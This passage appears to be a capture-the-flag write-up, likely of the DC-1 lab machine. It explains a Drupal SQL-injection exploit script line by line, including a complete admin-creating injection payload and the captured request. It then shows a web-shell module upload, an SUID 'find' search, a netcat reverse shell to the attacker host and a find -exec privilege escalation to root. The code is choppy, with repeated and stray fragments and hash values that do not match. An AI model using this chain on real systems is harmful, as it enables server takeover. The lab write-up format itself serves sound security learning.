```

```
    return output
```

```
[...]
```

Redirecting to function DrupalHash().custom64()

with parameter 'hash\_str' as

```
"\xb1\xb7i\x9f\xbf\xb2\x7f\xb0\x8e\xd0\xec[]\xf3\xd5/\xbeUB'+
```

```
S:\xda:m\xd4,\xe6\x18\xf9R\x85\x91S\x93H\x8c2\xfb\xb7\xab\x1e\x0f\xf9t\x89\x08\xd1\xbe\xc6\xd5\xd7Y\xa9\xf7\ra\xcej\xafS\x92"
```

```
7Y\xa9\xf7\ra\xcej\xafS\x92"
```

```
class DrupalHash:
```

```
[...]
```

string = ('salt'+password') hashed and then (('salt'+password')+password') hashed 16384 times in SHA512

```
"\xb1\xb7i\x9f\xbf\xb2\x7f\xb0\x8e\xd0\xec[]\xf3\xd5/\xbeUB'+
```

```
S:\xda:m\xd4,\xe6\x18\xf9R\x85\x91S\x93H\x8c2\xfb\xb7\xab\x1e\x0f\xf9t\x89\x08\xd1\xbe\xc6\xd5\xd7Y\xa9\xf7\ra\xcej\xafS\x92"
```

```
    def custom64(self, string, count = 0):
```

Variable 'count' is 0 so continue.

```
        if count == 0:
```

Replace value in count with length of our hash, 64.

```
            count = len(string)
```

Initiate empty string variable 'output'.

```
            output = "
```

Initiate integer variable 'i' with value 0

```
                i = 0
```

Predefined variable itoa64 = './0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'

```
                itoa64 = self.itoa64
```

Infinite loop start

```
                while 1:
```

Initiate variable ‘value’ with integer representing unicode value of a character in our hash

```
value = ord(string[i])
```

Increment i by 1

```
i += 1
```

Append to string variable ‘output’ the character at location at index number ‘value & 0x3f (63)’ of array itoa64.

& denotes bitwise AND operations and works as follows :

operation	operation in binary	bit wise AND calculation				
12 & 6 = 4	00001100 & 00000110 = 00100	0	1	1	0	0
		0	0	1	1	0
		0	0	1	0	0
23 & 19 = 19	00010111 & 00010011 = 10011	1	0	1	1	1
		1	0	0	1	1
		1	0	0	1	1

```
output += itoa64[value & 0x3f]
```

If the while loop has looped less than 64 times

```
if i < count:
```

```
value = value | ord(string[i]) << 8
```

```
value |= ord(string[i]) << 8
```

```
output = output + itoa64[(value >> 6) & 0x3f]
```

```
output += itoa64[(value >> 6) & 0x3f]
```

If the while loop has looped 64 times or more, exit while loop.

```
if i >= count:
```

```
break
```

Increment variable ‘i’

```
i += 1
```

If the while loop has looped less than 64 times

```
if i < count:=
```

```
value |= ord(string[i]) << 16
```

```
output += itoa64[(value >> 12) & 0x3f]
```

If the while loop has looped 64 times or more, exit while loop.

```
if i >= count:
```

```
break
```

Increment variable ‘i’

```
i += 1
```

```
output = output + itoa64[(value >> 18) & 0x3f]
```

```
output += itoa64[(value >> 18) & 0x3f]
```

If the while loop has looped 64 times or more, exit while loop.

```
if i >= count:
```

```
break
```

Once exited the while loop, return variable ‘output’

```
return output
```

```
[...]
```

```
stored_hash = "$$$CTo9G7Lx28rzCfnp4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML"
              HASH_TYPE_IDENTIFIER HASH_LOOP_NUMBER SALT
```

Back to what is technically ‘main’

with return value that has gone through a bunch of bitwise operations on our 16348-times-hashed hash  
And is now saved to the variable 'hash'

```
[...]
hash = DrupalHash("$$SCTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML", password).get_hash()
Initiate variable 'target' with value of return value of function urldrupal()
with parameter as the user inputted url
target = urldrupal(host)
[...]
```

Redirected to function `urldrupal()`

```
[...]
String type variable 'url' replaces 'host'
url = 'http://10.0.2.6'
def urldrupal(url):
    If the user-inputted url starts with 'https://' and NOT 'http://'
    if url[:8] != "https://" and url[:7] != "http://":
        Display following text
        print('[X] You must insert http:// or https:// protocol')
        And exit the program with cause as error
        sys.exit(1)
    # Page login
    Out of the if statement(if user-inputted url is 'http://...'), change value or 'url' to
    'http://10.0.2.6/?q=node&destination=node'
    url = url+'/?q=node&destination=node'
    Return variable 'url'
    return url
[...]
```

Back to 'main'

With variable 'url' = 'http://10.0.2.6/?q=node&destination=node'

Initiate variable 'post\_data' with the listed value. This is most likely the SQL injection query. We will look into this SQL query further down.

Text in bold represents the predefined variables

```
user = 'admin'
hash = DrupalHash("$$SCTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML", password).get_hash()
= '$$SCTo9G7Lx21SPOTyfgz/fXEnyKRBtpjsPJ0Rm8UAZCOfHPInWtMYj'
post_data =
"name[0%20;insert+into+users+(status,+uid,+name,+pass)+SELECT+1,+MAX(uid)%2B1,+%27"+user+"%27,+%27"+hash[:55]+"
%27+FROM+users;insert+into+users_roles+(uid,+rid)+VALUES+((SELECT+uid+FROM+users+WHERE+name+%3d+%27"+user
+"%27),+3);;#%20%20]=test3&name[0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_login_block&op=Log+in"
```

Recall the packet we sniffed previously

```
POST /?q=node&destination=node HTTP/1.1
Accept-Encoding: identity
Content-Length: 362
Host: 10.0.2.6
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/36.0.1985.125 Chrome/36.0.1985.125 Safari/537.36

name[0%20;insert+into+users+(status,+uid,+name,+pass)+SELECT+1,+MAX(uid)%2B1,+%27admin%27,+%27$$SCTo9G7Lx21SPOTyfgz/
fXEnyKRBtpjsPJ0Rm8UAZCOfHPInWtMYj%27+FROM+users;insert+into+users_roles+(uid,+rid)+VALUES+((SELECT+uid+FROM+users+WHERE+name+%3d+
%27admin%27),+3);;#%20%20]=test3&name[0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_login_block&op=Log+inHTTP/1.1 200 OK
Date: Thu, 03 Mar 2022 20:22:53 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u14
Expires: Sun, 19 Nov 1978 05:00:00 GMT
```

Redirection to function `randomAgentGen()` from ‘main’

Initiate variable ‘UA’ with return value of function `randomAgentGen()`  
`UA = randomAgentGen()`

We follow the code to `randomAgentGen()`

`def randomAgentGen():`

Initiate array variable ‘userAgent’ with a list of user-agents. HTML user-agents are characteristic strings that let servers and identify the application, operating system, vendor, and/or version of the requesting browser.

```
userAgent = ['Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.77.4 (KHTML, like Gecko) Version/7.0.5 Safari/537.77.4',
'Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36',
'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0',
'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:30.0) Gecko/20100101 Firefox/30.0',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:31.0) Gecko/20100101 Firefox/31.0',
'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36',
'Mozilla/5.0 (iPhone; CPU iPhone OS 7_1_2 like Mac OS X) AppleWebKit/537.51.2 (KHTML, like Gecko) Version/7.0 Mobile/11D257 Safari/9537.53',
'Mozilla/5.0 (iPad; CPU OS 7_1_2 like Mac OS X) AppleWebKit/537.51.2 (KHTML, like Gecko) Version/7.0 Mobile/11D257 Safari/9537.53',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36',
'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0',
'Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153 Safari/537.36',
'Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.59.10 (KHTML, like Gecko) Version/5.1.9 Safari/534.59.10',
'Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0',
'Mozilla/5.0 (iPhone; CPU iPhone OS 7_1 like Mac OS X) AppleWebKit/537.51.2 (KHTML, like Gecko) Version/7.0 Mobile/11D167 Safari/9537.53',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 Safari/537.74.9',
'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:30.0) Gecko/20100101 Firefox/30.0',
'Mozilla/5.0 (iPhone; CPU iPhone OS 7_0_4 like Mac OS X) AppleWebKit/537.51.1 (KHTML, like Gecko) Version/7.0 Mobile/11B554a Safari/9537.53',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.75.14 (KHTML, like Gecko) Version/7.0.3 Safari/537.75.14',
'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)',
'Mozilla/5.0 (Windows NT 5.1; rv:30.0) Gecko/20100101 Firefox/30.0',
'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153 Safari/537.36',
'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36',
'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0) Gecko/20100101 Firefox/29.0',
'Mozilla/5.0 (Windows NT 6.2; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36',
'Mozilla/5.0 (iPhone; CPU iPhone OS 7_1_2 like Mac OS X) AppleWebKit/537.51.1 (KHTML, like Gecko) GSA/4.1.0.31802 Mobile/11D257 Safari/9537.53',
'Mozilla/5.0 (Windows NT 6.2; WOW64; rv:30.0) Gecko/20100101 Firefox/30.0',
'Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36',
'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36',
'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/36.0.1985.125 Chrome/36.0.1985.125 Safari/537.36',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:30.0) Gecko/20100101 Firefox/30.0',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10) AppleWebKit/600.1.3 (KHTML, like Gecko) Version/8.0 Safari/600.1.3',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153 Safari/537.36']
```

Initiate variable ‘UA’ with value of return value of `random.choice()`

From the module ‘random’, the subfunction ‘choice’, returns a randomly selected element from the specified sequence. Here a sequence can be a string, range, list, tuple, etc.

```
UA = random.choice(userAgent)
```

Return this randomly selected HTML user-agent and returns it back to ‘main’

```
return UA
```

Back to ‘main’

‘try/except’ functions as run-time error-checking unique to python. This means that code encompassed by ‘try’, if encountering an error, such as dividing by 0, won’t terminate the python program, but will instead break from the ‘try’ function and execute code encompassed by the ‘except’ function.

try:

The module ‘urllib2.Request’ is used for creating an abstraction of opening URLs (mostly HTTP), digest authentication, redirections, etc. Format :

`urllib2.Request([url], [data], [headers], [origin_req_host], [unverifiable])`

[url] = string containing a valid URL

[data] = additional data to send to the server, if this parameter is filled, HTTP request will be a POST, not a GET

[headers] = takes values in dictionary form--where {[HEADER]: [value]}. Often used to “spooF” the User-Agent header value. Because without this option the default user-agent string is “Python-urllib/2.7” (on Python 2.7)

[origin\_req\_host] = for correct handling of third party HTTP cookies. Ex. if requested for an image, this should be the request-host of the request for the page containing the image

[unverifiable] = whether the request is of something the requestee had an option to approve the automatic fetching of

```
req = urllib2.Request(target, post_data, headers={ 'User-Agent': UA })
```

The module 'urllib2.urlopen' is used for opening a URL or a urllib2.Request object

The method '.read()' returns the specified number of bytes from the file. Default is -1 which means the whole file

```
content = urllib2.urlopen(req).read()
```

 actual sending of url request happens on this line

Searches for the following string in the url request response and executes indented code if it exists.

?

Significance of "mb\_strlen() expects parameter 1"

```
if "mb_strlen() expects parameter 1" in content:
```

```
    print "[!] VULNERABLE!"
```

```
    print
```

```
        print "[!] Administrator user created!"
```

```
    print
```

```
    print "[*] Login: "+str(user)
```

```
    print "[*] Pass: "+str(password)
```

```
    print "[*] Url: "+str(target)
```

If url request response does not contain "mb\_strlen() expects parameter 1"

```
else:
```

```
    print "[X] NOT Vulnerable :("
```

Exception handling, print out methods .reason and .code

```
except urllib2.HTTPError as e:
```

```
    print "[X] HTTP Error: "+str(e.reason)+" (" +str(e.code)+")"
```

Exception handling, print out methods .reason

```
except urllib2.URLError as e:
```

```
    print "[X] Connection error: "+str(e.reason)
```

Now let's go back to the SQL query and try and link the significance of HTTP-POST request response "mb\_strlen() expects parameter 1"

“

```
name[0%20;insert+into+users+(status,+uid,+name,+pass)+SELECT+1,+MAX(uid)%2B1,+%27"+user+"%27,+%27"+hash[:55]+"%27+FROM+users;insert+into+users_roles+(uid,+rid)+VALUES+((SELECT+uid+FROM+users+WHERE+name+%3d+%27"+user+"%27),+3);;#%20%20]=test3&name[0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_login_block&op=Log+in”
```

Split the query into readable format and SQL queries :

(URL encoding reversing) : '%20' = space , '%2B' = + , '%27' = ' , '%3d' = =

“

```
name[0 ;insert into users (status, uid, name, pass) SELECT 1, MAX(uid)+1, 'admin', 'hash' FROM users;insert into users_roles (uid, rid) VALUES ((SELECT uid FROM users WHERE name='admin'),+3);;# ]=test3 &
name[0]=test &
pass=shit2 &
test2=test &
form_build_id= '' &
form_id=user_login_block &
op=Log in
”
```



## Split SQL queries into individual queries

“

```
name[0; AAA;BBB;;# ]=test3
```

```
insert into users (status, uid, name, pass) SELECT 1, MAX(uid)+1, 'admin', 'hash' FROM users
```

```
insert into users_roles (uid, rid) VALUES ((SELECT uid FROM users WHERE name='admin'),+3)
```

```
name[0]=test &
```

```
pass=shit2 &
```

```
test2=test &
```

```
form_build_id= '' &
```

```
form_id=user_login_block &
```

```
op=Log in
```

”

Exploring SQL ‘INSERT’ query :

The ‘INSERT’ query appends values into a database table. The format is as follows

```
INSERT INTO [table-name] ([table-column-name#1],[table-column-name#2]) VALUES ([value1],[value2]);
```

In the case of AAA, the ‘VALUES’ section is replaced by the return value of ‘SELECT’

Exploring SQL ‘SELECT’ query :

The ‘SELECT’ query outputs/displays data from a database table. The format is as follows

```
SELECT [table-column-name#1],[table-column-name#2] FROM [table-name] WHERE [table-column-name#1]=[search-value];
```

Explanation of AAA as insert into users (status, uid, name, pass) SELECT 1, MAX(uid)+1, ‘admin’, ‘hash’ FROM users :

```
insert into users (status, uid, name, pass) SELECT 1, MAX(uid)+1, 'admin', 'hash' FROM users
```

Insert into a table named ‘users’, specifically the columns named ‘status’, ‘uid’, ‘name’, and ‘pass’, the following values

Output data from columns named ‘1’, max value of column ‘uid’ plus 1, ‘admin’, ‘hash’ from table named ‘users’.

users

status	uid	name	pass	...

In the case of BBB,

Explanation of BBB as insert into users\_roles (uid, rid) VALUES ((SELECT uid FROM users WHERE name='admin'),+3) :

```
insert into users_roles (uid, rid) VALUES ((SELECT uid FROM users WHERE name='admin'),+3)
```

Insert into a table named ‘user\_roles’, specifically the columns named ‘uid’ and ‘rid’ the following values

Output from table named 'users', specifically where column name is 'uid' and row named 'name' holds value 'admin'  
And value '+3'

users

status	uid	name	pass	...

## Back to the site for admin login

Now that we have successfully created an admin account we can login into the web server


User login

Username •

Password •

- [Create new account](#)
- [Request new password](#)

In the "Contents" tab, we find flag3.txt




It hints to use 'find -perm' syntax for privilege escalation :

flag3

---

Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.


After some reconnaissance, the “Modules” tab in drupal seems to be where we can establish a reverse shell :



Since we have an administrative account, we can upload a terminal module :

First I searched for ‘Drupal 7 shell module’ on google, went to <https://www.drupal.org/project/shell> and downloaded the 7.x-1.0-beta5 shell module to ‘shell-7.x-1.0-beta5.tar.gz’.


Uploading :



Back on the ‘Modules’ tab, enable the shell module and click on the ‘save configuration’ button

OTHER			
ENABLED	NAME	VERSION	DESCRIPTION
<input checked="" type="checkbox"/>	Shell	7.x-1.0-beta5	Web-based emulated shell access for your Drupal server.

On the homepage, click on shell module :



# Shell

[Load new Shell in a popup](#)

Welcome to Shell. Some commands are interpreted by this emulated shell differently than you might expect. To see a list of commands (and for other general help) type shelp.

fuckyou%/var/www>

Send

> cd /home

> ls

total 12

drwxr-xr-x 3 root root 4096 Feb 19 2019 .

drwxr-xr-x 23 root root 4096 Feb 19 2019 ..

drwxr-xr-x 2 flag4 flag4 4096 Feb 19 2019 flag4

> cd flag4

> ls

> cat flag4.txt

Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy. Or maybe it is?

> find / -perm /4000 -type f 2>/dev/null

/bin/mount

/bin/ping

/bin/su

/bin/ping6

/bin/umount

/usr/bin/at

/usr/bin/chsh

/usr/bin/passwd

```
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

```
> cd /tmp
> nc -e /bin/bash 10.0.2.15 41238
kali> nc -lvp 41238
```

*Receive connection*

```
kali> python -c 'import pty;pty.spawn("/bin/bash")'
$ touch test
$ find test -exec "whoami" \;
root
$ find test -exec "/bin/sh" \;
# cd /root
# ls
```

```
# cat thefinalflag.txt
```

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey by contacting me via Twitter - @DCAU7

## References :

<https://docs.python.org/2/library/urllib2.html>

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Messages>

<https://www.php.net/manual/en/function.mb-strlen.php>

[https://www.w3schools.com/tags/ref\\_urlencode.asp](https://www.w3schools.com/tags/ref_urlencode.asp)